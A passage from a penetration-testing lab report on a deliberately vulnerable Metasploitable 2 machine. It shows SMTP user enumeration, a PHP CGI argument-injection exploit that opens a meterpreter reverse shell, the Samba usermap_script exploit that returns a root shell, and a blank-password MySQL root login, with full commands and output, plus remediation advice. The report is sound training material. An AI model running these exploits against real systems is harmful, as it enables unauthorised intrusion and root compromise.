Cmd: **smtp-user-enum -M VRFY -U user.txt -t 192.168.40.133**

```

(root@shaifulla)-[~/home/shaif/Desktop]
# smtp-user-enum -M VRFY -U user.txt -t 192.168.40.133
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|----- Scan Information -----|
|
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... user.txt
Target count ..... 1
Username count ..... 11
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Fri May 15 08:53:48 2026 #####
192.168.40.133: user exists
192.168.40.133: msfadmin exists
192.168.40.133: root exists
192.168.40.133: ftp exists
192.168.40.133: postgres exists
##### Scan completed at Fri May 15 08:53:48 2026 #####
5 results.

11 queries in 1 seconds (11.0 queries / sec)

```

Method 2 (Using Metasploit Framework)

Search for smtp_enum and use select that module to use then set RHOST after that exploit that's it. This will extract the possible user lists and through that we can try brute force with these user lists.

Cmd:

- ❖ msfconsole
- ❖ search smtp_enum
- ❖ set RHOSTS 192.168.40.133
- ❖ exploit

```

msf > search smtp_enum
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/smtp/smtp_enum          .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf > use 0
msf auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):
-----
Name          Current Setting      Required  Description
-----
RHOSTS        .                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT         25                  yes       The target port (TCP)
THREADS       1                   yes       The number of concurrent threads (max one per host)
UNIXONLY      true                yes       Skip Microsoft bannered servers when testing unix users
USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.40.133:25 - 192.168.40.133:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.40.133:25 - 192.168.40.133:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.40.133:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >

```

Recommendations:

- ❖ Use port 587 for secure email sending (recommended).
- ❖ If blocked, try 2525 (unofficial but secure alternative).
- ❖ Avoid port 25 - it's unencrypted and risky.

Prioritize security! Use the most secure option available.

3.5.5 Port 80: HTTP

Method 1:

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.

http://192.168.40.133/phpinfo.php

Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

PHP Version 5.2.4-2ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

When running as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the `-d` flag to set `php.ini` directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, url decoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” This module can also be used to exploit the Plesk 0day disclosed by kingcope and exploited in the wild in June 2013.

Cmd:

- ❖ `msfconsole`
- ❖ `search php_cgi_arg_injection`
- ❖ `use exploit/multi/http/php_cgi_arg_injection`
- ❖ `show options`
- ❖ `set RHOSTS 192.168.40.133`
- ❖ `exploit`
- ❖ `sysinfo`

```
msf > search php_cgi

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06      excellent Yes     PHP CGI Argument Injection R
emote code execution
2  \_ target: Windows PHP                    .               .         .       .
3  \_ target: Windows Command                .               .         .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
--      -
PLESK     false           yes       Exploit Plesk
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.40.136  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
```

```
msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.40.136:4444
[*] Sending stage (42137 bytes) to 192.168.40.133
[*] Meterpreter session 1 opened (192.168.40.136:4444 -> 192.168.40.133:57060) at 2026-05-15 09:11:44 -0400

meterpreter > ifconfig
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter >
```

Impact:

- ❖ Severity: High
- ❖ Good: Allows website access and functionality with PHP support.
- ❖ Bad: Unencrypted traffic exposes data, vulnerable to attacks.

Use HTTPS (port 443) for a secure website!

If you need Port 80, keep PHP updated and secure your applications.

Recommendations:

- ❖ Switch to Secure Alternatives: Use PHP-FPM and SSH where applicable.
- ❖ Secure PHP Configurations: Disable unsafe features and enforce secure settings.
- ❖ Update and Patch Regularly: Ensure that all software components are up-to-date.
- ❖ Implement Security Measures: Use firewalls, WAFs, and monitor log

3.5.6 Port 139 and 445: (Samba)

Samba is a suite of Unix applications that speak the Server Message Block (SMB) protocol. Microsoft Windows operating systems and the OS/2 operating system use SMB to perform client-server networking for file and printer sharing and associated operations.

Samba is running on both port 139 and 445, we will be exploiting it using Metasploit. The default port for this exploit is set to port 139 but it can be changed to port 445 as well.

Cmd:

- ❖ `msfconsole`
- ❖ `search usermap_script`
- ❖ `use exploit/multi/samba/usermap_script`
- ❖ `set RHOSTS 192.168.40.133`
- ❖ `exploit`
- ❖ `ifconfig`
- ❖ `uname -a`
- ❖ `id`

```
msf > search usermap
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.40.136 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
```

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.40.136:4444
[*] Command shell session 1 opened (192.168.40.136:4444 -> 192.168.40.133:32895) at 2026-05-15 10:01:45 -0400

ifconfig
etn0 Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a
      inet addr: 192.168.40.133 Bcast:192.168.40.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe80:dd2a/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:94155 errors:0 dropped:0 overruns:0 frame:0
      TX packets:72979 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:7373878 (7.0 MB) TX bytes:4690892 (4.4 MB)
      Interrupt:17 Base address:0x2000

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:16436 Metric:1
   RX packets:1161 errors:0 dropped:0 overruns:0 frame:0
   TX packets:1161 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:524601 (512.3 KB) TX bytes:524601 (512.3 KB)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Impact:

Good:

- ❖ Enables file & printer sharing on your network.

Bad:

- ❖ Security risk: Malware & ransomware exploit SMB vulnerabilities.
- ❖ Unnecessary exposure if not used for remote access.

Recommendations:

- ❖ Close ports if not needed for remote access.
- ❖ Use strong passwords & keep software updated if needed.
- ❖ Consider VPN for secure remote access.
- ❖ Use port 445 only (more secure).
- ❖ Segment network & use endpoint protection (advanced).

3.5.7 Port 3306 (MYSQL)

The MySQL database in Metasploitable 2 has negligible security, we will connect to it using the MySQL function of Kali by defining the username and host IP. The password will be left blank.

Cmd: **mysql**

```
(root@shaifulla)-[/home/shaif/Desktop]
# mysql -u root -h 192.168.40.133 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```